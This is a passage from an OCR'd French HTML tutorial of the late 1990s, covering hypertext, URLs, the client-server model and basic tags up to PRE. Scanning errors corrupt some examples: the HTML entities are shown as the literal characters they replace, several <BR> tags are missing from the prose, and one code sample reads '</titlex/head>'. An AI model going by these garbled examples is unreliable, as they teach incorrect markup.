On peut considérer qu'hypercard sur Macintosh fut un des premiers systèmes d'hypertexte. On rencontre maintenant des documents hypertexte dans divers environnements :

- sur les CD-Rom où ils sont réalisés avec des logiciels comme Director ou Acrobat,
- dans la documentation en ligne sur les ordinateurs (réalisée avec FrameMaker par exemple sur les stations Unix),
- dans la présentation assistée par ordinateur (PowerPoint),
- sur l'Internet, où l'on peut fabriquer de tels documents à l'aide du langage HTML.

La rapidité de déplacement (un simple clic de souris) à l'intérieur du document et la facilité de retour en arrière (mémoire) permettent une conception nouvelle de la documentation : les pages sont courtes (tenant sur un écran d'ordinateur), vont à l'essentiel, et on offre aussi souvent que nécessaire l'explication d'un mot ou d'un concept en lui attribuant un lien vers une autre partie du document ou vers un autre document. Cette

autre partie peut être un document rédigé par un auteur différent sur un sujet différent. Par exemple, dans un document sur Léonard de Vinci, on trouve un lien vers un document touristique sur Florence.
La première page du document ressemble donc plus à une table des matières où chacun des titres de chapitre est un lien vers le chapitre lui-même. Si le document est complexe (type de document technique), on peut introduire dans la première page une zone de dialogue, dans laquelle le lecteur peut entrer un mot que le système utilisera pour lancer un moteur de recherche automatique dans le document (lien exécutable), et présenter alors une nouvelle page où seront indexées, en liens hypertexte, toutes les occurrences rencontrées.

Ecrire de l'hypertexte

S'il ne possède pas de véritable logiciel de traitement d'hypertexte, l'auteur peut se tourner vers son traitement de texte et concevoir un document selon le schéma habituel. Il peut ensuite tenter une transformation du texte linéaire en hypertexte soit à la main soit avec un logiciel de conversion. Cette méthode très tentante permet de produire simultanément deux versions du document : une version imprimable et une version hypertextuelle.

Du multimédia pour le Web

Pour le Web, on recommande souvent d'offrir une version imprimable (généralement en PostScript ou en PDF) d'un document hypertexte. Si ce document est un manuel technique ou une publication scientifique, il est inutile de se priver de l'aide d'un convertisseur. Mais, traduire directement la plaquette institutionnelle de son entreprise, c'est se priver de toute la richesse que peut apporter un document pensé dans un mode hypertexte (films, sons, navigation à l'aide de boutons, etc.). Ne travailler qu'à l'aide d'un convertisseur de texte, c'est aussi perdre de vue l'interactivité apportée par les formulaires et l'accès aux scripts sur les serveurs Web.
La réalisation de pages pour le Web procède aussi d'un assemblage de matériels issus de divers logiciels : logiciels de dessin (vectoriel et bitmap), logiciels d'acquisition d'images (fixes ou animées) et de sons, traitements de texte, logiciels d'écriture de programmes informatiques, etc., qui seront étudiés par la suite.

RÉSUMÉ

Ce chapitre de généralités sur l'hypertexte introduit la notion importante de **liens :**

Un lien définit une relation entre deux éléments d'information :

- un élément sensible au clic de la souris - une lettre, un mot, un groupe de mots, une image ou une portion d'image. Cet élément est généralement signalé à l'attention du lecteur par un attribut visuel.
- sa cible, qui peut être du texte "plat", un autre document hypertexte, une image, un film ou un son.

On distingue plusieurs types de liens :

- **lien interne** : référence à une partie se trouvant à l'intérieur du même document.
- **lien externe** : référence vers un autre document.
- **lien exécutable** : lien externe déclenchant un programme informatique de traitement de données en réponse à une action effectuée par le lecteur de manière interactive.

Les liens sont la base du Web. La cible ou l'extrémité d'un lien peut se trouver sur n'importe quel ordinateur de la planète.

Chapitre 3

HTML, son environnement

Qu'est-ce que HTML ?

HTML - *HyperText Markup Language* - est un langage simple utilisé pour créer des documents hypertexte pour le Web. Ce n'est pas un langage de description de page tel que PostScript ; HTML ne permet pas de définir de façon stricte l'apparence d'une page. De plus, la présentation de la page peut être dépendante du *browser* utilisé et des options de paramétrage du lecteur.

HTML est une implémentation relativement simple de SGML (*Standard Generalized Markup Language).*

Comme tout langage, il est en constante évolution. La version en cours est la version 3.2, mais il existe déjà un projet pour la version 4.

Sa simplicité est telle qu'il n'est pas nécessaire d'utiliser un éditeur particulier. Sa grande permissivité demande de la rigueur et de l'attention dans l'écriture des documents afin que ceux-ci s'affichent correctement quels que soient le contexte et le *browser* utilisé.

Dans quel contexte s'exécute HTML ?

Le cadre d'exécution du Web et de son langage HTML est celui d'un modèle client-serveur véhiculé sur un réseau informatique comme le réseau Internet.




Figure 6 - Clients-serveurs Web

- Le client, ou browser : c'est un logiciel de consultation s'exécutant sur tous les types de plates-formes (Macintosh, station Unix, PC). Il dialogue avec un serveur selon un protocole[1] spécifique (HTTP, *HyperText Transfert Protocol),* qui va lui fournir l'information structurée en code HTML. C'est ce client qui a en charge l'exécution de ce code (le langage source) et qui produira l'affichage du document.

  Le client peut s'entourer d'éléments périphériques pour afficher des documents dont il n'est pas capable d'utiliser le format. C'est le cas pour les films, le son et divers formats d'images dont le format PostScript fait partie.
  Les clients les plus connus sont Netscape et Internet Explorer.

- Le serveur : ce logiciel est en permanence à l'écoute des requêtes que vont formuler les clients. Il en vérifie la validité, s'assure que la demande émane d'un client autorisé à accéder au document, et lui envoie finalement textes et images avant de clore la connexion[2]. Dans le cas d'un lien exécutable, le serveur active un programme dont la sortie sera du code HTML. Ce programme peut être par exemple un module d'interfaçage avec une base de données.

  Un serveur peut être sollicité à chaque instant. Il est donc important que la machine qui l'accueille soit toujours disponible et présente sur le réseau. Bien que l'on trouve des logiciels serveurs pour toutes les plates-formes (y compris Macintosh et PC),

1. Un protocole est un ensemble de régies et de messages régissant le dialogue entre deux processus informatiques.
2. Il est important de savoir qu'avec le Web, lorsque l'on se connecte à un serveur, la connexion établie ne dure que le temps de l'envoi de la page demandée. Pour chaque page demandée au même serveur, on recommence la procédure de connexion.

dans la majorité des cas ceux-ci seront implantés sur des stations de travail (Unix ou Windows NT principalement). La puissance de ce type d'ordinateurs permet d'accepter simultanément un grand nombre de requêtes.
Les logiciels serveurs couramment utilisés sont ceux qui sont fournis gratuitement par le CERN, le NCSA, ou APACHE. Dans la terminologie Unix, on les appelle *démons* (HTTPD, *HyperText Transfert Protocol Daemon*)

Le protocole d'adressage des documents - l'URL

Interconnecter des documents sur toute la planète implique un moyen unique de les identifier sur le réseau Internet. L'adresse d'un document, appelée URL, *Uniform Resource Locator* se compose à l'aide des éléments suivants :

- le protocole d'échange entre le client et le serveur. A ce stade, le seul protocol que nous ayons rencontré est HTTP ; nous verrons plus tard qu'il en existe d'autres ;
- l'adresse Internet du serveur qui diffuse les documents. Cette adresse unique sur tout le réseau est l'adresse TCP/IP de la machine. Elle a la forme d'une suite de nombres telle que 134.158.69.113 ; comme ces nombres ne sont pas facilement mémorisables, un annuaire (DNS) résout généralement la relation adresse numérique, nom de la machine (exemple : 134.158.48.1 est l'adresse de la machine fourviere.lyon.fr, fourviere représente le nom de la machine et .lyon.fr le nom du domaine) ;
- l'arborescence des répertoires (le chemin) qui conduit au document ;
- le nom du document qui aura toujours l'extension .html ou .htm.

Moins fréquemment, cette adresse pourra être complétée par d'autres éléments :

- le port[1] ;
- des informations d'authentification *(username* et *password)* ;
- des arguments qui seront passés à un programme lors de l'appel de liens exécutables.

La syntaxe minimale utilisée pour représenter l'URL d'un document est la suivante :

protocole://nom_du_serveur/

Lorsqu'aucun nom de fichier n'est précisé, on arrive sur le fichier par défaut du serveur, habituellement la *home-page*.
La syntaxe que l'on rencontre couramment est :

protocole://nom_du_serveur/repertoire/sous-repertoire/nom_du_document

1. Dans le réseau TCP/IP, les différents services du réseau sont identifiés par un numéro. Par défaut, le numéro de port attribué à HTTP est 80. Mais, lors de l'installation du logiciel, il est possible de choisir un autre numéro. Dans ce cas, il devra explicitement être indiqué dans l'URL du document.

La syntaxe complète est :

protocole://username;password@nom_du_serveur:port/sous-repertoire/ ➥ nom_du_document?arguments

On remarque, dans certaines adresses, la présence d'un tilde (~) devant le nom d'un répertoire. Il s'agit de ***home-pages*** personnelles, possibilité offerte aux utilisateurs ayant un compte sur la machine serveur.

Exemples d'URL :

```
http://www.fnac.fr
http://www.ra.net/routing.arbiter/NFSNET/NFS.transition.html
http://www.inter.fr:2000/
http://www.in2p3.fr/~dupont/index.html
```

Où sont stockés les documents HTML ?

Sur un disque de la machine serveur. Il appartient à l'administrateur du système de faire connaître l'organisation des répertoires qu'il a choisie, et de donner les droits nécessaires pour que les personnes autorisées puissent y déposer leurs fichiers (textes, images, etc.).
Lorsque le fichier est placé dans le répertoire, il faut que celui-ci soit en lecture pour tout le monde.
Remarquez, dans l'exemple de la figure 8, concernant un serveur sur une machine Unix, que le "top niveau" de l'espace disque du serveur n'est pas le "top niveau" de l'espace disque réservé au serveur.




Figure 7 - Localisation des fichiers du serveur dans une machine Unix

Quelles protections pour les documents ?

L'accès à un document (ou à un ensemble de documents) peut être réduit grâce à un système de protection développé pour le Web. Il ne faut pas confondre les protections Unix du fichier et celles du Web : au sens Unix, on permettra toujours la lecture et éventuellement l'exécution du fichier ; au sens Web, le système permettra d'autoriser la lecture d'un document :

- aux lecteurs enregistrés, ayant un *username* et un *password.* Il ne s'agit pas dans ce cas d'avoir un compte (au sens Unix) sur la machine serveur. Le système de protections des serveurs Web permet d'enregistrer des utilisateurs qui auront accès à des documents protégés ;
- aux lecteurs accédant depuis un domaine particulier (au sens TCP/IP) ;
- aux lecteurs accédant depuis une machine particulière.

RESUME

HTML est un langage permettant de décrire la **structure** et la présentation des documents pour le Web.
Ce chapitre définit l'environnement **client-serveur** dans lequel s'exécute ce langage.
Le protocole d'échange des données entre le serveur et les clients s'appelle **HTTP.**
L'adresse **unique** d'un document Web est appelée **l'URL** du document.
Les fichiers ou documents que diffuse le serveur sont stockés dans **des répertoires** du serveur.
Il existe un système de protection des fichiers **propres** au Web. Il comporte **plusieurs** niveaux de protections.

Le langage HTML

Chapitre 4

Structure

Les balises

Dans le chapitre précédent, nous avons défini le langage HTML comme un langage permettant de décrire la structure d'un document Web. Pour ce faire, il faut encadrer chacune des différentes structures du texte par une paire de balises, une au début et une autre à la fin. Ces balises seront bien sûr invisibles au moment de l'affichage du document.
Dans un traitement de texte, lorsque l'on veut mettre un mot en gras, on sélectionne les caractères, puis on clique généralement sur une petite icône qui a pour effet de les faire passer dans la graisse choisie. De façon interne et sans que cela apparaisse à l'écran, le traitement de texte inscrit dans le fichier un code indiquant qu'une zone en caractères gras commence, puis viennent ensuite les caractères en question ; enfin un nouveau code indique le retour aux caractères standard.
Ce sont ces codes que l'on appelle des balises. Dans le langage HTML, la gestion des balises est à la charge de l'auteur.
Les balises sont délimitées par les signes < (inférieur à) et > (supérieur à). Un texte balisé aura donc cette apparence :

...texte courant <balise>texte affecté par la balise</balise> suite du texte ...

Remarquez le caractère / dans la balise de fin.
Voici un exemple de saisie pour passer un groupe de caractères en gras dans le langage HTML (utilisation de la balise <B> pour *bold* ou gras) :

```
texte maigre <B>texte gras</B> texte maigre
```

Voici l'affichage correspondant :

texte maigre texte gras **texte maigre**

Si l'on veut utiliser les deux caractères <> dans le texte courant, il faudra trouver un artifice afin que le browser ne tente pas de les interpréter comme balises. On les remplacera par leurs entités HTML équivalentes :

le caractère > sera remplacé par **>**
le caractère < sera remplacé par **<**

Ainsi,

```
Les signes &lt; et &gt; délimitent les<b>balises</b> HTML
```

produira dans la fenêtre du browser :

Les signes < et > délimitent les balises HTML

Le texte à l'intérieur des balises peut être indifféremment en majuscules ou en minuscu-

<a> ou <A> sont strictement équivalents.

L'accentuation

L'enregistrement des fichiers contenant les documents HTML est effectué sur la machine serveur en code ASCII 7 bits[1], ce qui ne permet pas d'accentuer directement le texte. On utilisera donc des mots-clés pour tous les caractères accentués et autres symboles, de façon identique au traitement des caractères <> décrits au paragraphe précédent.
L'annexe **Caractères accentués, symboles,** page 439 donne les codes des mots-clés pour l'alphabet ISO Latin 1.
Ainsi, la phrase

" Le Naïf " a déjà été créé au théâtre français.

sera codée en HTML par :

1. Le code ASCII 7 bits définit sur les 7 bits de poids le plus faible d'un octet un jeu de 128 caractères incluant les chiffres, les minuscules, les majuscules, un certain nombre de signes ainsi que des caractères de contrôle non imprimables. Le huitième bit sert au contrôle de parité pour valider l'exactitude de la transmission. Il ne reste pas assez de place dans ce code pour représenter les caractères accentués.

"" Le Naïf" a déjà été créé au théâtre français.

Structuration du document HTML

<HTML>

Tous les documents HTML commenceront par la balise <HTML> et se termineront par la balise </HTML>.
La structure de premier niveau du document aura donc la forme suivante :

```
<HTML>
 Corps du document

</HTML>
```

<HEAD>

Le titre du document, les scripts JavaScript seront généralement inclus dans une zone de prologue ou d'en-tête : <HEAD>. Cette zone se termine par </HEAD>. Nous verrons par la suite que nous pouvons trouver d'autres termes dans cette zone d'en-tête.

```
<HTML>
 <HEAD>
     prologue
 </HEAD>
     Corps du document

</HTML>
```

<TITLE>


Un texte qui apparaît dans la zone titre du *browser* est défini par <TITLE>. Il faut noter que ce titre est souvent négligé au détriment d'une zone de titre enrichie d'images et de logos, que l'auteur situe au début du document. Le titre défini entre les balises <title> et </title> a, outre un caractère informatif, au moins deux raisons d'être soigné :

- C'est ce texte qui sera stocké dans le fichier *bookmark*[1] que gère le *browser* pour le compte du lecteur. On préférera donc un texte du style « Bienvenue au CNRS » à « Bienvenue », qui ne sera jamais capable de fournir une indication pertinente sur la destination.
- Dans un contexte XWindow, lorsque l'on "iconifie" la fenêtre, c'est ce titre qui sera pris comme nom par l'icône.

1. Ce fichier permet, lorsqu'on est connecté à un document, de conserver son URL dans un fichier de type annuaire afin de pouvoir s'y connecter ultérieurement d'un simple clic.

Le titre doit être suffisamment court pour tenir entièrement dans l'espace que le *browser* lui réserve, sous peine d'être tronqué et ainsi de perdre son sens.

```
<HTML>
  <HEAD>
      <TITLE>Bienvenue au CNRS</TITLE>
  </HEAD>
      Corps du document

</HTML>
```



<BODY>

Entre <BODY> et </BODY> réside tout le reste du document. Nous verrons par la suite (voir **<BODY> pour le décor** !, page 92) que des extensions permettent de compléter l'utilisation de cette balise.


```
<HTML>
  <HEAD>
      <TITLE>Bienvenue au CNRS</TITLE>
  </HEAD>
      <BODY>
          document

      </BODY>
</HTML>
```

Ce dernier exemple donne la structure minimale que doit posséder tout document HTML. Dans ces exemples, on a présenté le code HTML en décalant les divers niveaux de la structure. Cette indentation n'est pas obligatoire, mais elle est fortement recommandée afin de faciliter la lecture et la maintenance du code source. Les *browsers* qui exécutent le code HTML ne tiennent pas compte des retours à la ligne et l'on aurait très bien pu écrire le code de la façon suivante, qui aurait produit le même affichage dans le *brow-*

```
<html><head><title>Bienvenue au CNRS</titlex/head>
<body>
document
 ....</body></html>
```

<ADDRESS>

Le bloc adresse est un élément prévu pour indiquer toute information concernant l'auteur du document (adresse, téléphone, e-mail, etc.). Il peut être inséré à n'importe quel endroit du document ; l'habitude sur le Web est de mettre cette zone adresse à la fin du document. Les *browsers* affichent généralement le texte compris entre les balises <address> et </address> en italique.

Exemple :

```
<address>
 Jean DUPONT - T&eacute;l 78-90-12-34 - e-mail dupontj@sdf.fr
</address>
```

<!-- Commentaires -->

Tout texte commençant par <!-- et se terminant par --> ne sera pas interprété par le *browser,* donc pas affiché. Cela sert à l'auteur du document pour commenter son fichier source.
Exemple :

```
<!-- Document à ne diffuser qu'aux machines appartenant au domaine
 .aramis.fr -->
```

Attributs d'une balise

Nous verrons, au cours de l'étude des différentes balises HTML, que certaines peuvent admettre des attributs, chacun d'eux pouvant avoir une valeur. Au niveau syntaxique, le premier attribut est séparé de la balise par un espace, ainsi que les attributs entre eux.
Si l'attribut doit prendre une valeur, elle est spécifiée après le signe = (égale) suivant l'attribut.
La valeur de l'attribut sera écrite entre guillemets (") si cette valeur est alpha-numérique.

```
<balise attribut_1 =numerique attribut_2="alpha-numerique">
```

Exemple :

```
<pre width=50>
<a href="/home/default.html">
```

Le document HTML minimum

Nous avons maintenant défini suffisamment d'éléments de structure du langage HTML pour lister l'ossature type que nous trouverons toujours dans un document HTML :


```
<HTML>
 <!-- Squelette HTML -->
 <HEAD>
     <TITLE>Emplacement du titre</TITLE>
 </HEAD>
 <BODY>
     Document
     ...
     <ADDRESS>
         Jean Dupont - dupont@cnrs.fr
     </ADDRESS>
 </BODY>
</HTML>
```

Tester les documents HTML

La finalité d'un fichier contenant un document HTML est son installation dans les répertoires du serveur afin qu'il soit offert à la consultation. Ce n'est pas envisageable pendant la phase d'apprentissage du langage ou pendant la mise au point d'un document.
On éditera[1] donc ces fichiers HTML de test et on les stockera dans un répertoire personnel si l'on travaille sur une machine Unix, ou dans un dossier de test si l'on travaille sur un PC ou un Macintosh.


1. On pourra utiliser n'importe quel éditeur : TeachText comme Word feront l'affaire sur un Macintosh ; cependant, si l'on prend un traitement de texte évolué comme Word, on aura soin de sauvegarder le fichier en format "TEXT".

Il suffit que soit installé sur cette machine d'apprentissage un logiciel client comme Netscape. Il n'est absolument pas nécessaire pendant cette période d'avoir accès à un serveur Web ni même d'être connecté au réseau.
En effet, les *browsers* offrent la possibilité d'ouvrir et d'interpréter un fichier local. Il suffit de cliquer sur le menu déroulant **File** du *browser* et de sélectionner l'option **Open file.** On reçoit alors une nouvelle fenêtre permettant de sélectionner le fichier à tester.

Méthode de travail


Voici les étapes à suivre pour tester les fichiers HTML avant de les installer dans les répertoires du serveur :


- appeler l'éditeur de texte
- écrire le code html,
- enregistrer sous un nom avec le suffixe **.html,**
- appeler le browser Netscape par exemple,
- utiliser le menu **Open file,**
- sélectionner votre document, qui s'affichera dans le *browser.*



Si vous n'êtes pas satisfait...

- retourner dans l'éditeur de texte sans quitter le *browser,*
- corriger ou modifier votre code html,
- utiliser la commande **reload** et juger vos modifications.





RÉSUMÉ

HTML est un langage balisé où chaque balise s'inscrit entre les caractères < (inférieur à) et > (supérieur à). Les balises peuvent avoir des attributs spécifiant éventuellement des valeurs ou des caractéristiques. On ne peut pas saisir des caractères accentués directement au clavier ; il faut les remplacer par les codes HTML équivalents ; il en va de même pour certains symboles. Les délimiteurs pour ces codes sont le caractère **&** (et commercial) au début du code et le caractère ; (point virgule) à la fin. Ainsi **é** signifie **é** (e accent aigu).

Les éléments de structure définis dans ce chapitre sont de deux sortes :

Obligatoires

- **<HTML>** premier élément encadrant tout le fichier HTML
- **<HEAD>** zone d'en-tête
- **<TITLE>** définition d'un titre
- **<BODY>** corps du document

Optionnels

- **<ADDRESS>** bloc d'information sur l'auteur du document
- **<!--Commentaires--->** commentaires

Chapitre 5


Divisions

Tout texte technique ou scientifique est habituellement divisé selon des paragraphes subissant une numérotation hiérarchique du type 1.1.1, 1.1.2, 1.1.3, 1.2.1, etc. La plupart des traitements de texte gèrent ces formats de numérotations automatiques en affectant la taille des caractères d'un titre en fonction de son niveau dans la hiérarchie.
Dans HTML, encore une fois, tout est à la charge de l'auteur. Celui-ci dispose de six grosseurs de titre qui vont lui permettre de diviser son document et d'un système de liste (voir **Listes,** page 39)

<Hn>

C'est la balise affectant la taille des caractères dans laquelle *n* varie de 1 à 6. Les plus gros ont la valeur 1 et les plus petits la valeur 6. Le texte entre ces balises est traité en caractère gras.
La balise de début et la balise de fin génèrent automatiquement un espace de type nouveau paragraphe (passage à la ligne avec espace correspondant environ au saut d'une ligne).


```
<h1>Po&egrave;mes de Georges Brassens</h1>
<h2>Les Lilas</h2>
Quand je vais chez le fleuriste<br>
je n'ach&egrave;t' que des lilas<br>

<h4>Georges Brassens</h4>
```



Lorsqu'ils exécutent du code HTML, les *browsers* traitent le texte au kilomètre dans la largeur de leur fenêtre et ignorent le découpage en ligne tel qu'il existe dans le fichier source. La longueur des lignes sera donc fonction de la taille que fixe le lecteur en dimensionnant la fenêtre de son *browser*. Il appartient à l'auteur du document de provoquer, lorsqu'il le souhaite, un passage à la ligne. La balise
 qui génère ce passage est une balise vide, c'est-à-dire qu'il n'y a pas de balise de fin (</BR> ne s'utilise pas).

```
Quand je vais chez le fleuriste<br>je n'ach&egrave;t' que des
lilas<br>
Si ma chanson
chante triste<br>C'est que l'amour n'est plus l&agrave;.
<h4>Georges Brassens</h4>
```


Le retour à la ligne derrière « Si ma chanson » sera ignoré par le browser. En revanche l'absence de balise
 derrière « ...l'amour n'est plus là. » n'est pas gênante car la balise <H4> va provoquer un retour à la ligne et un espacement interparagraphe.



<P>

La balise <P> provoque le passage au paragraphe suivant. Nous verrons par la suite que cette balise peut être comptée par de nombreux attributs. Tout comme
, cette balise est généralement considérée comme une balise vide, bien qu'il soit tout à fait valide de terminer un paragraphe par </P>.
<P> est différent de
 : elle provoque un passage à la ligne et décale la ligne suivante d'un espace d'environ une ligne (espacement interparagraphe).


```
<h4>Le grand homme</h4>
Chez un tailleur de pierre<br>o&ugrave; je l'ai rencontr&eacute;<br>
il faisait prendre ses mesures<br>pour la post&eacute;rit&eacute;.
<p>Jacques Prévert
```



<HR>

C'est une balise de division graphique qui provoque un trait sur toute ou partie de la largeur de la fenêtre du browser.

```
<h4>Le grand homme</h4>
Chez un tailleur de pierre<br>où je l'ai rencontré<br>
il faisait prendre ses mesures<br>pour la postérité.<hr>
<p>Jacques Prévert
```



D'autres attributs permettent de régler certains paramètres de cette balise :

L'attribut SIZE

Il définit en pixels l'épaisseur du trait *<HR SIZE=valeur>*.

L'attribut WIDTH

Définit soit en pourcentage de la largeur de la fenêtre, soit en valeur absolue (pixels), la longueur du trait *<HR WIDTH=valeur>*.

Exemple :

```
<HR WIDTH=30%>, <HR WITH=100>
```

L'attribut ALIGN

Dans le cas où l'on spécifie une longueur du trait inférieure à 100%, cela permet de positionner le trait dans la fenêtre *<HR ALIGN=valeur>*. Les valeurs possibles sont LEFT (positionnement à gauche), RIGHT (positionnement à droite), CENTER (positionnement au centre, valeur prise par défaut).

L'attribut NOSHADE


Permet de supprimer l'effet de relief du trait.

<PRE>

Cette balise permet de respecter la mise en page précise d'un texte ou d'une portion de texte, de la façon dont elle a été définie dans le fichier HTML.

Le *browser* interprète ce texte préformaté à l'aide d'une police de caractères non proportionnelle, ce qui autorise des alignements de type tableau.


```
<html>
 <head><title>tableau pr&eacute; formatt&eacute;</title></head>
 <body>
      <h2> Exemple de tableau en texte pr&eacute;for
matt&eacute;(&lt;pre&gt;)</h2>
      <pre>

 I   Lundi    I   Mardi    I Mercredi  I    Jeudi    I  VendrediI

 |           |           |           |            |           |
 |           |           |           |            |           |

      </pre>
 </body>
</html>
```



Les espaces consécutifs sont préservés à l'inverse du texte situé en dehors de ces balises où plusieurs espaces sont compactés en un seul.
On n'utilisera pas de balise de mise en page dans un bloc préformaté (
, <p>, <h>, etc.) et on évitera le caractère de tabulation. En revanche il est tout à fait permis d'inscrire des liens vers d'autres documents, (voir **Créer des liens,** page 59).
La balise <PRE> admet l'attribut WIDTH qui permet de fixer le nombre de colonnes dans lesquelles se situe le texte non formaté (<pre width=40> par exemple). Si cet attribut est absent, la valeur prise par défaut est 80 colonnes. Cet attribut n'est pas interprété par tous les *browsers.*

RESUME

Les balises suivantes permettent de structurer le document par l'adjonction de titres de diverses tailles et le réglage de la longueur des lignes et des paragraphes :

<Hn> avec n = 1 à 6 où 1 est la taille maximale des caractères. Un espacement vertical de type paragraphe est généré par ces balises.
**
** force un retour à la ligne.
<P> déclenche le passage au paragraphe suivant.
<HR> permet de tracer un trait en travers de la page, avec différents réglages rendus possibles par les attributs :


- **SIZE** règle l'épaisseur du trait (en pixels).
- **WIDTH** règle la longueur du trait soit relativement à la largeur de la page (%) soir en valeur absolue (pixels).
- **ALIGN** positionne le trait à droite, à gauche ou au centre (**RIGHT**, **LEFT**, **CENTER**) dans le cas où il est inférieur à la largeur de la page.
- **NOSHADE** supprime l'effet 3D du trait.

<PRE> permet de conserver le formatage du texte délimité par cette balise tel qu'il a été saisi dans le fichier source HTML.

Chapitre 6

Listes

La liste est un élément important dans la structuration d'un document ; elle permet d'organiser tout ou partie d'un document pour le rendre perceptible au lecteur de la façon la plus claire possible. Les listes pourront donc être utilisées pour diviser le document aussi bien que pour effectuer des énumérations d'objets. Mais à l'inverse des traitements de texte comme Word ou FrameMaker, il n'y a pas de numérotation automatique pour des niveaux hiérarchiques différents :



est possible...

n 'est pas possible automatiquement.

Figure 8 - Numérotation des paragraphes dans HTML

HTML définit deux types de listes :

• des listes descriptives, de type glossaire,

• des listes régulières avec ou sans numérotation.

Liste descriptive

